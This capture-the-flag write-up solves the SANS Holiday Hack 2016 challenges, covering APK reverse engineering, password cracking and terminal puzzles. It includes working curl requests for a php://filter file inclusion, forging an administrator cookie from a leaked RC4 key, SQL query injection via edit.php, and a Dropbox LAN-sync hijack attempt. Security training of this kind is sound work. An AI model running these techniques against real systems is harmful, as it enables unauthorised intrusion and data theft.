

Holiday Hack 2016 - CTF Write-up

Table of Contents

- [1. What is it?](#)
- [2. Questions with Answers](#)
 - [2.1. what is the secret message in Santa's tweets?](#)
 - [2.2. what is inside the zip file distributed by Santa's team?](#)
 - [2.3. What username and password are embedded in the APK file?](#)
 - [2.4. What is the name of the audible component \(audio file\) in the SantaGram APK file?](#)
 - [2.5. What is the password for the "cranpi" account on the Cranberry Pi system?](#)
 - [2.6. How did you open each terminal door and where had the villain imprisoned Santa?](#)
 - [2.7. Exploiting Bug Bounty Hosts](#)
 - [2.8. What are the names of the audio files you discovered from each system above?](#)
 - [2.9. Who is the villain behind the nefarious plot?](#)
 - [2.10. Why had the villain abducted Santa?](#)
- [3. Terminals and Solutions](#)
 - [3.1. Terminal 1 - completed](#)
 - [3.2. Terminal 2 - completed](#)
 - [3.3. Terminal 3 - completed](#)
 - [3.4. Terminal 4 - incomplete](#)
 - [3.5. Terminal 5 - completed](#)
 - [3.6. Terminal 6 - completed](#)
- [4. Incomplete Oquests](#)
 - [4.1. Find the Villain](#)
 - [4.2. Find all NetWars Coins](#)
 - [4.3. Incomplete Oquests in the Strategy Game](#)
- [5. Extracted URLs for Santa's Bug Bounty](#)

- [6. ex.northpolewonderland.com](#)
- [7. ads.northpolewonderland.com](#)
- [8. analytics.northpolewonderland.com](#)
 - [8.1. Auth Cookies](#)
 - [8.2. Use report.php to write into backend DB](#)
 - [8.3. Git repository with site code](#)
 - [8.4. edit.php SQL Injection](#)
- [9. dev.northpolewonderland.com](#)
- [10. dungeon.northpolewonderland.com](#)
- [11. Helpful Links](#)
- [12. Excerpts from Santagram Android App](#)
- [13. Parse Server on www.northpolewonderland.com](#)
- [14. Epilogue](#)

1 What is it?

This document is a solutions write-up for a capture-the-flag (CTF) computer security related game. [SANS](#) hosts it every year-end, and it is loads of fun.

- [Holiday Hack 2016](#)

2 Questions with Answers

2.1 what is the secret message in Santa's tweets?

Santa's tweets were available [here](#). We parsed the HTML page to dump tweets to an ASCII file with a bit of shell-fu. The tweet contents form a large banner with below words written vertically.

BUG BOUNTY

2.2 what is inside the zip file distributed by Santa's team?

The location of the zip file was not obvious immediately. We had to play the online game for sometime to gather hints. In fact, we found `dungeon.zip` first and then noticed the file name in the [Instagram](#) picture and tried it.

Zip file can be found at https://www.northpolewonderland.com/SantaGram_v4.2.zip

An Android APK file of SantaGram.

Password to Android APK zip file was "bugbounty"

2.3 What username and password are embedded in the APK file?

APK file was unzipped and processed using `7z`, `apktool` and `jadx`.

username: guest password: busyreindeer78 type: launch/usage activity: udid

This data was discovered in `./smali/com/northpolewonderland/santagram/SplashScreen.smali` and `b.smali` file.

2.4 What is the name of the audible component (audio file) in the SantaGram APK file?

`./res/raw/discombobulatedaudio1.mp3`

2.5 What is the password for the "cranpi" account on the Cranberry Pi system?

First all the 5 components of the Cranberry Pi were collected. Then, NPC:"Molly Evergreen" gave access to the Cranberry PI image URL. The file system image was downloaded. (NPC: Non-playing characters in the game)

Converted from raw .img to .vdi (man VBoxManage), attached a Linux LiveCD to virtual machine, attached VDI image to virtual machine, from Linux mounted the Cranberry Pi image (mount bla bla...) and extracted /etc/shadow file.

The hashed password was cracked using JTR and rockyou.txt.

cranpi user's password was "yummycookies".

This gives access to all terminals once this password was told to NPC:"Molly Evergreen" in the game.

2.6 How did you open each terminal door and where had the villain imprisoned Santa?

See the section `Terminals and Solutions` below. The villain had imprisoned Santa in the room "Dungeon for Errant Reindeers (DFER)".

2.7 Exploiting Bug Bounty Hosts

Once you get approval of given in-scope target ip addresses from Tom Hessman at the north pole, attempt to remotely exploit each of the following targets,

- the Mobile Analytics Server (via credentialed login access)
- The Dungeon Game
- The Debug Server
- The Banner Ad Server
- The Uncaught Exception Handler Server
- The Mobile Analytics Server (post authentication)

For each of those six items, which vulnerabilities did you discover and exploit?

See section for each host below with attack code and screenshots.

We were authorized to attack only the ip addresses that NPC:Tom Hessman in the north-pole explicitly acknowledges as "in scope."

2.8 What are the names of the audio files you discovered from each system above?

There are a total of SEVEN audio files (one from the original APK in Question 4, plus one for each of the six items in the bullet list above.)

- From Santagram APK file: `./SantaGram_4.2/res/raw/discombobulatedaudio1.mp3`
- From mobile analytics server with guest login: `./discombobulatedaudio2.mp3`
- From Banner Ad Server: `discombobulatedaudio5.mp3`
- From Analytics Server with administrator login: `discombobulatedaudio7.mp3`
- From Debug Server `debug-20161224235959-0.mp3`
- From Dungeon Game `discombobulatedaudio3.mp3`
- From Uncaught Exception Handler Server `discombobulated-audio-6-XyzE3N9YqKNH.mp3`

2.9 Who is the villain behind the nefarious plot?

We tried piecing together the seven MP3s, but our audio/voice extraction skills were wanting : '(, so it took more time than was required, also the pieces had to be shuffled around to make sense of what was being said!

We concatenated the pieces, and applied following operations in `audacity`, (mad props to AXD for suggesting use of audacity!)

1. Effects -> High Pass Filter -> 10000.00 Hz at 6 db
2. Effects -> Low Pass Filter -> 500.00 Hz at 6 db
3. Effects -> Change Tempo -> Percentage: 850.00

First, our weak ears thought it was, "learning all christmas, black holes, or as I have always known him as, Jeff". (Don't ask why, we biased.)

It took a few rounds with equalizer to really get the clear sentence below. The captured conversation was "Father Christmas, Santa Claus, or as I have always known him as, Jeff".

An IMDB search showed, this was a quote from movie "Doctor Who: A Christmas Carol". So "Dr. Who" is the villain? (thought he was a good guy!).

2.10 Why had the villain abducted Santa?

We did not conclude this question, probably requires studying the plot of "Dr. Who: A Christmas Carol".

3 Terminals and Solutions

3.1 Terminal 1 - completed

Location: Elf house #2

Need to get two passphrases from a PCAP file.

```
# get list of commands scratchy can run as itchy
sudo -l

# get HTTP data from 192.168.188.30
sudo -u itchy COMMAND ...

# try and make sense of binary with xxd
sudo -u itchy /usr/sbin/tcpdump \
    -n \
    -r /out.pcap \
    -s 0 \
    -A \
    'tcp src port 80 and (((ip[2:2] - ((ip[0]&0xf)<<2)) - ((tcp[12]&0xf0)>>2)) != 0)' \
    > ~/http.out.1

# size of binary payload was 1048097 bytes
```

```
sudo -u itchy /usr/sbin/tcpdump \  
-n \  
-r /out.pcap \  
-XX \  
-s 0 \  
-A \  
'tcp src port 80 and (((ip[2:2] - ((ip[0]&0xf)<<2)) - ((tcp[12]&0xf0)>>2)) != 0)' \  
| grep -P "^\t0x" \  
    > ~/secondhalf.xxd  
xxd -r -p < ~/secondhalf.xxd > ~/secondhalf.bin  
  
# look at .xxd file  
more ~/secondhalf.xxd
```

Passphrase of part 1: "santasli"

Passphrase of part 2: rest of the part was guessed as "ttlehelper"

Complete passphrase was "santaslittlehelper", this gives one NetWars coin and access to NPC:"Alabaster Snowball". Alabaster suggested cracking dungeon and also JSON parameter editing with curl or burpsuite.

Other observations: A UDP packet from client machine has Dropbox LAN sync broadcast protocol info, not sure if we can make use of this.

```
{  
  "host_int": 266670160730277518981342002975279884847,  
  "version": [2, 0],  
  "displayname": "",  
  "port": 17500,  
  "namespaces": [  
    1149071040,  
    1139770785,  
    1357103393,  
    1296963687,  
    1139786665,  
    1261247053,  
    1331126254,  
    1179166992,
```

```
1210559602,  
1261612467,  
1223790038,  
1234538553,  
1304191898,  
1246301403,  
1056298300,  
1207374239  
]  
}
```

```
# hostname: santasli  
# host_id: md5sum(santasli)  
# "host_int": 6201717170  
# "host_key": "bbc10e1a1b61ea08d3a98ca1e83eb79f"  
# "Host_id": "bbc10e1a1b61ea08d3a98ca1e83eb79f"  
  
python2 dropbox-jack-v3.py \  
'https://www.dropbox.com/tray_login?  
i=6199549787&t=1482344775&v=92ea2d21e09df82f4c3229830b148de0b03366e2&url=home&cl=en_US'  
  
curl -XPOST 'https://client10.dropbox.com/register_host' \  
--data 'buildno=Dropbox-win-  
1.7.5&tag=&uuid=123456&server_list=True&host_id=e1d53bd95bd2204d5d2af7fc52ee4a79&hostname=santasli'
```

3.2 Terminal 2 - completed

Location: Workshop doormat terminal

```
find . -type f  
find . -type f -print0 | xargs -0  
# Output is,  
# =./bashrc=  
# =./doormat/. / /\ /\ /Don't Look Here!/You are persistent, aren't you?'/key_for_the_door.txt=
```



```
# =./profile=  
# =./bash_logout=  
# Obviously the file we want was key_for_the_door.txt  
# we can get contents with,  
cd .doormat  
find . -type f -print0 | xargs -0 -n1 cat  
# passphrase was open_sesame, this takes us to Santa's office
```

3.3 Terminal 3 - completed

Location: Workshop > Santa's Office

After access, a dialog from movie "WarGames" was enacted. With correct answers from the movie script, we get the key. The key allows access to Santa's Office, where another terminal was present.

The passphrase was: LOOK AT THE PRETTY LIGHTS

A NetWars game coin was also obtained in Santa's office.

3.4 Terminal 4 - incomplete

Location: Santa's Office -> The Corridor

Inside a wooden cupboard in Santa's office, we got this small room with a door. The key "LOOK AT THE PRETTY LIGHTS" opens the corridor, now we need to know another password to open the inner door.

This was not completed.

3.5 Terminal 5 - completed

Location: Workshop -> DFER

Access to a game of "Hunt the Wumpus" was given, by manipulating command line parameters for the program, it was possible to restrict the solution space of the game and win at killing the wumpus. An online man page provided guidance on meaning of command line parameters. Following command was used.

```
./wumpus -a 10 -b 0 -p 0 -r 5
```

Obtained passphrase: `WUMPUS IS MISUNDERSTOOD`

This gives access to the DFER room, where nothing else was discovered except a NetWars coin.

Later, when we go back-in-time to 1978 using the train, this is where we find Santa!

3.6 Terminal 6 - completed

Location: `Workshop > Train Station` A train management console was presented, a password was required to start the train.

The clue was the word unLESS in the HELP command, by dropping to shell prompt from the less pager, we read the console script and get the necessary password.

```
24fb3e89ce2aa0ea422c3d511d40dd84
```

We tried cracking this password with the `rockyou.txt` file but it did not succeed in a reasonable amount of time.

We find Santa in 1978 in the Terminal 5 room (DFER). Santa's sleigh travels through space and time!

Some interesting info from ActivateTrain binary via strings command.

`token=AE4B5D25-A7BA-4129-9AF1-1CF5A3EF9EDC` (part of an internal GET request) and ip 10.240.0.19, a `QUEST_UID` was also sent I think as a UID parameter The `QUEST_UID` was `6f390c67c4023fe122b2e2783315938d4649d157`

A different token was present in 1978 version of ActivateTrain binary, `token=335BC464-BB2C-11E6-A4A6-CEC0C932CE01`.

4 Incomplete Quests

4.1 Find the Villain

Basically we ran out of steam and time. :) Apparently it was "Dr. Who"! (hmm.. in 2015 it was Cindy Lou Who!)

4.2 Find all NetWars Coins

We were able to get only 18 of 20 coins. These were hard to see for our failing eye-sight! (Next time we shall use Javascript to get them all! ;))

4.3 Incomplete Quests in the Strategy Game

- Time Marches On
- Catch'em All
- Pulling Back the Curtain

(Ahem!...)

5 Extracted URLs for Santa's Bug Bounty

These were located in smali output of the Santagram APK created using the apktool.

1. <https://analytics.northpolewonderland.com/report.php?type=launch> [exploited]
2. <https://analytics.northpolewonderland.com/report.php?type=usage> [exploited]
3. <http://ads.northpolewonderland.com/affiliate/C9E380C8-2244-41E3-93A3-D6C6700156A5> [exploited]

4. <http://dev.northpolewonderland.com/index.php> [exploited]
5. <http://dungeon.northpolewonderland.com/> [exploited]
6. <http://ex.northpolewonderland.com/exception.php> [exploited]

6 ex.northpolewonderland.com

This host was exploited with the "php://filter" bug. As below,

```
# WriteCrashDump
curl -i -s -k \
  -XPOST \
  -H 'Content-Type: application/json' \
  --data-binary '{operation:"WriteCrashDump", data: "WoW"}' \
  'http://ex.northpolewonderland.com/exception.php'

# ReadCrashDump
curl -i -s -k \
  -XPOST \
  -H 'Content-Type: application/json' \
  --data-binary '{"operation":"ReadCrashDump", ' \
  '"data": {"folder": "docs", ' \
  '"crashdump": "php://filter/convert.base64-encode/resource=../exception"} }' \
  'http://ex.northpolewonderland.com/exception.php' | pbcopy
# then decode base64 in burpsuite to get PHP source of exception.php
```

Output was as below, the mp3 URL was at the top, that was retrieved.

```
<?php

# Audio file from Discombobulator in webroot: discombobulated-audio-6-XyzE3N9YqKNH.mp3

# Code from http://thisinterestsme.com/receiving-json-post-data-via-php/
# Make sure that it is a POST request.
```

```
if(strcasecmp($_SERVER['REQUEST_METHOD'], 'POST') != 0){
    die("Request method must be POST\n");
}

# Make sure that the content type of the POST request has been set to application/json
$contentType = isset($_SERVER["CONTENT_TYPE"]) ? trim($_SERVER["CONTENT_TYPE"]) : '';
if(strcasecmp($contentType, 'application/json') != 0){
    die("Content type must be: application/json\n");
}

# Grab the raw POST. Necessary for JSON in particular.
$content = file_get_contents("php://input");
$obj = json_decode($content, true);
# If json_decode failed, the JSON is invalid.
if(!is_array($obj)){
    die("POST contains invalid JSON!\n");
}

# Process the JSON.
if ( ! isset( $obj['operation'] ) or (
    $obj['operation'] !== "WriteCrashDump" and
    $obj['operation'] !== "ReadCrashDump"))
{
    die("Fatal error! JSON key 'operation' must be set to WriteCrashDump or ReadCrashDump.\n");
}
if ( isset($obj['data'])) {
    if ($obj['operation'] === "WriteCrashDump") {
        # Write a new crash dump to disk
        processCrashDump($obj['data']);
    }
    elseif ($obj['operation'] === "ReadCrashDump") {
        # Read a crash dump back from disk
        readCrashdump($obj['data']);
    }
}
else {
    # data key unset
    die("Fatal error! JSON key 'data' must be set.\n");
}

function processCrashdump($crashdump) {
    $basepath = "/var/www/html/docs/";
    $outputfilename = tempnam($basepath, "crashdump-");
```

```

        unlink($outputfilename);

        $outputfilename = $outputfilename . ".php";
        $basename = basename($outputfilename);

        $crashdump_encoded = "<?php print('" . json_encode($crashdump, JSON_PRETTY_PRINT) . "')";
        file_put_contents($outputfilename, $crashdump_encoded);

        print <<<END
    {
        "success" : true,
        "folder" : "docs",
        "crashdump" : "$basename"
    }
END;
}
function readCrashdump($requestedCrashdump) {
    $basepath = "/var/www/html/docs/";
    chdir($basepath);

    if ( ! isset($requestedCrashdump['crashdump'])) {
        die("Fatal error! JSON key 'crashdump' must be set.\n");
    }

    if ( substr(strrchr($requestedCrashdump['crashdump'], "."), 1) === "php" ) {
        die("Fatal error! crashdump value duplicate '.php' extension detected.\n");
    }
    else {
        require($requestedCrashdump['crashdump'] . '.php');
    }
}

?>

```


7 ads.northpolewonderland.com

The site shows banner ad's when affiliate UUIDs are given, however visiting the webroot "/" allows one to see Meteor based web application.

TamperMonkey was installed in Firefox, along with MeteorMiner script to inspect the web application.

Carefully visiting each of the routes shows that when visiting `/admin/quotes`, the `AdminQuotes` collection has 5 items, the fifth gives the URL to the MP3 file.

The JS objects are retrieved with `"Meteor.connection._mongo_livedata_collections"`, and inspected in the browser's javascript console.



8 analytics.northpolewonderland.com

8.1 Auth Cookies

It was noted that only few places in the cookie varied with time, suggesting the nonce was something static such as username concatenated with current time.

- 82532b2136348aaa1fa7dd2243da1cc9fb13037c49259e5ed70768d4 e9baa1c80b97fee8 bca7288 1f878bb7cc49f0453b14348637bec
- 82532b2136348aaa1fa7dd2243da1cc9fb13037c49259e5ed70768d4 e9baa1c80b97fee8 bca7288 0f078be71c49b0253b14348637bec
- 82532b2136348aaa1fa7dd2243da1cc9fb13037c49259e5ed70768d4 e9baa1c80b97fee8 bca8288 1f878b97cc4990153b14348637bec
- 82532b2136348aaa1fa7dd2243da1cc9fb13037c49259e5ed70768d4 e9baa1c80b97fee8 bda1288 0ff78b87dc49a0053b14348637bec

Then it was found through trial and error in burpsuite that, only first 56 characters "82532b2136348aaa1fa7dd2243da1cc9fb13037c49259e5ed70768d4" and the last 4 significant places must be "7bec" for the session auth to succeed for the "guest/busyreindeer78" username/password combo.

So we ran a brute-force search for any alternative last 4 chars that could also give us a valid session. This did not succeed.

It was later noted that after obtaining the site's source code that, the cookie value was actually encrypted json of username and current time and then length was nothing significant since its not a hash.

The "7bec" corresponded to "%Z" timezone-format of the server's date-time. The JSON encoded date-time doesn't matter as its never checked in `check_user()`, and the initial portion of 56 hex-chars is JSON encoded username.

8.2 Use report.php to write into backend DB

With `report.php?type="launch/usage"` we can write into the backend DB (mongo?), we need to supply the username and password found in the apk.

```
#!/bin/sh
UDID="f5f31ed69fe83ffce59ba54898f13722"
curl -i -s -k \
  -X 'POST' \
  -H 'Content-Type: application/json' \
  --data-binary '{"username":"guest", "password":"busyreindeer78", "udid": "'$UDID'",
"activity": "db.launch.findOne()"}' \
  'https://analytics.northpolewonderland.com/report.php?type=usage'
```

```
#!/bin/sh
UDID="f5f31ed69fe83ffce59ba54898f13722"
OUTFILE="$(mktemp)"
echo "Trace file is $OUTFILE"
curl -i -s -k --trace "$OUTFILE" \
  -X 'POST' \
  -H 'Content-Type: application/json' \
  --data-binary '{"username":"guest", "password":"busyreindeer78", "udid":"'$UDID'", "sdkint": "
<?php echo Me; ?>"}' \
  'https://analytics.northpolewonderland.com/report.php?type=launch'
```

Integer fields in "launch" collection can't be written with arbitrary strings. Other strings fields can be written to.

8.3 Git repository with site code

It was noted that a ".git" folder was browsable on the site. It was mirrored to local disk using `wget` and then a "git clone" to another folder extracted the site's code for inspection.

Through inspection of PHP code of the site it was learned that the backend DB was MySQL.

But almost all input variables were escaped with `"mysqli_real_escape_string"`, which must be very difficult to bypass in a straight SQL injection attack.

8.4 edit.php SQL Injection

After inspection of code of the site, we noted that edit.php was accessible only if we can login with "administrator".

By combining the following code snippets from `crypto.php` and `login.php`, we generate the cookie for the administrator account.

```
<?php
define('KEY', "\x61\x17\xa4\x95\xbf\x3d\xd7\xcd\x2e\x0d\x8b\xcb\x9f\x79\xe1\xdc");

function encrypt($data) {
    return mcrypt_encrypt(MCRYPT_ARCFOUR, KEY, $data, 'stream');
}

function decrypt($data) {
    return mcrypt_decrypt(MCRYPT_ARCFOUR, KEY, $data, 'stream');
}

$auth = encrypt(json_encode([ 'username' => 'administrator', 'date' => date(DateTime::ISO8601)
]));

print_r(bin2hex($auth));
?>
# output was:
82532b2136348aaa1fa7dd2243dc0dc1e10948231f339e5edd5770daf9eef18a4384f6e7bca04d87e572ba65ce9f6549b24
94a6263a00163b71c75884152
```

We login as `"guest:busyreindeer78"` first to site, then use `"javascript:document.cookie'AUTH=<administrator-cookie-value>"` to switch session as administrator.

Once logged in, we can view `edit.php`. It accepts three visible parameters to edit a previously saved "Report/Query".

We utilize a previously saved query to see how it works.




Figure 2: Executing edit.php

It was possible to include another GET request parameter "query", which was any random SQL query. This will update the previously saved query SQL and when we call the report page again, it will execute our SQL query. We used the "usage" type query report, since that had four columns just like the "audio" table. We modified the `edit.php` request in `burpsuite` and were able to list the mp3 UUID and filename as shown below.




Figure 3: Screenshot 1

https://analytics.northpolewonderland.com/view.php?id=da6da778-f7d1-4498-9a4c-81ef84a95098

Search

☆

📄

⬇️

🏠

🔔

Sprusage

Query

View

Edit

Logout

Sprusage

Welcome to the the 'Sprusage' usage monitor!

Query UUID

XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX

View

Details

ID

da6da778-f7d1-4498-9a4c-81ef84a95098

Name

report-da6da778-f7d1-4498-9a4c-81ef84a95098

Details

OK!

Output

You may have to scroll to the right to see the full details

id	username	filename	mp3
20c216bc-b8b1-11e6-89e1-42010af00008	guest	discombobulatedaudio2.mp3	
3746d987-b8b1-11e6-89e1-42010af00008	administrator	discombobulatedaudio7.mp3	

Figure 4: Screenshot 2



Figure 5: Screenshot 3

